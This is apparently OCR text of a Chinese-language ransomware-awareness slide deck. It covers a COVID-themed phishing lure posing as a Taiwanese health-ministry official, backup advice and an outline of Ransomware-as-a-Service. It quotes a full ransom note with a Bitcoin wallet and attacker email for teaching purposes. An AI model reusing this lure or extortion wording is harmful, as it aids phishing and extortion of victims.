
所有填寫完畢的表格都應發送至此電子郵件：Shun-Ping.Cheng@mohw.gov.tw

你好

- 鄭順平
- 政務司司長辦公室
- 守護健康 衛生福利部國民健康署
- 臺北辦公室 總機：02-2522-0888 地址 (10341)臺北市大同區塔城街36號
- https://www.hpa.gov.tw/
- Shun-Ping.Cheng@mohw.gov.tw

偽冒肺炎疫情通知，開啟電郵的附件檔案後，會執行惡意程式!

Corona-Virus-19 Malware





偽冒肺炎疫情通知，開啟電郵的附件檔案後，會執行惡意程式!!

Corona-Virus-19 Malware

```
                    CORONAVIRUS is there
                  All your file are crypted.
          Your computer is temporarily blocked on several levels.
           Applying strong military secret encryption algorithm.

To assist in decrypting your files, you must do the following:
1. Pay 0.008 btc to Bitcoin wallet bc1qjl0ufmwct84ww69zwyxe99gext7za6qkyhx200
or purchase the receipt Bitcoin;
2. Contact us by e-mail: coronaVi2022@protonmail.ch and tell us this your
unique ID: 1C34C1D72B234EA60B8247956442575C
and send the link to Bitcoin transaction generated or Bitcoin check number.
After all this, you get in your email the following:
1. Instructions and software to unlock your computer
2. Program - decryptor of your files.
Donations to the US presidential elections are accepted around the clock.
Desine sperare qui hic intras! [Wait to payment timeout 25 - 40 min]
```

開啟電郵的附件檔案後，駭客會將被害電腦的所有檔案，加密勒索!!





傻呼呼維尼熊
.vs
Epic Games Launcher
2016-12-05-葛葛科六-...
Steam
Test_jQuer...
資電指揮部
Test-1.txt
本機
Visual Studio Code
Google Chrome
ARTG
Microsoft Edge
LogParser
IDA Freeware
網路
OpenOffice 4.1.0
Git Shell
Sid Meier's Civilizati...
Start Tor Browser
資源回收筒
CocosCre...
GitHub
Oracle VM VirtualBox
Telegram
Cain
AudioWiz...
CyberLink PowerDV...
Unity 5.4.0f3 (64-bit)
GitHub-UI...
LINE Bot Designer
Wireshark
Audacity
CamStudio
MuseScore 2
shotcut
LINE
華航
VMware Workstation
TeamViewer 13
A-Packet...
Heroku CLI by Diamo...

加密勒索病毒- 發病前


傻呼呼維尼熊
.vs
Epic Games Launcher
2016-12-05-龍華科大-...
Steam
Test_jQuer...
資電指揮部
Test-1.txt
本機
Visual Studio Code
Google Chrome
ARTG
Microsoft Edge
LogParser
IDA Freeware
網路
OpenOffice 4.1.0
Git Shell
Sid Meier's Civilizati...
Start Tor Browser
資源回收筒
CocosCre...
GitHub
Oracle VM VirtualBox
Telegram
Cain
AudioWiz...
CyberLink PowerDV...
Unity 5.4.0f3 (64-bit)
GitHub-UI...
LINE Bot Designer
Wireshark
Audacity
CamStudio
MuseScore 2
shotcut
LINE
華航
VMware Workstation
TeamViewer 13
A-Packet...
Heroku CLI by Diamo...

加密勒索病毒- 發病後

瀏覽網頁，需要特殊權限?



使用者帳戶控制
簡稱 => UAC

小心!! 這可能是駭客放置的加密勒索病毒

加密勒索應對建議-用戶端

避免被攻擊方式


避免遭受加密勒索攻擊的方式，社交工程仍然佔多數，其次是設備漏洞。

水坑式、魚叉式、垃圾式、釣魚網站。

備份檔案是關鍵

自主業務檔案備份，每週或每月被份工作檔案成3份。定期備份檔案時，從外部取得的檔案，盡量不要備份(不一定是安全的)。

工作檔案需備份為三份



兩種備份儲存方式

備份檔案儲存方式

備份檔案的儲存方式，至少儲存為2種不同媒體方式。 ReadOnly-CD光碟, Flash-Disk(拇指碟), USB Portable Disk (隨身碟), NAS(網路磁碟), Cloud (雲端磁碟), Tape (磁帶備份) 等等

分開放置備份檔案

存放備份檔案位置

妥善保護備份檔案這些備份檔案要妥善置放於另一安全處，並且加密上鎖。

感染症狀與網路情境

加密勒索攻擊，會有2個共同的關鍵情況，感染與加密 !!

RaaS, 加密勒索的雲端服務

發展加密勒索工具包 (RK, Ransom Kit)

- Ransomware author(s) create a RaaS kit for a cybercrime group.

在暗網促銷 RK 工具包

- The group promotes the RaaS kit on the Dark Web and other platforms.

在暗網進行RK 銷售交易

- Buyer purchases the RaaS kit.

將 RK 散佈到真實網際網路環境

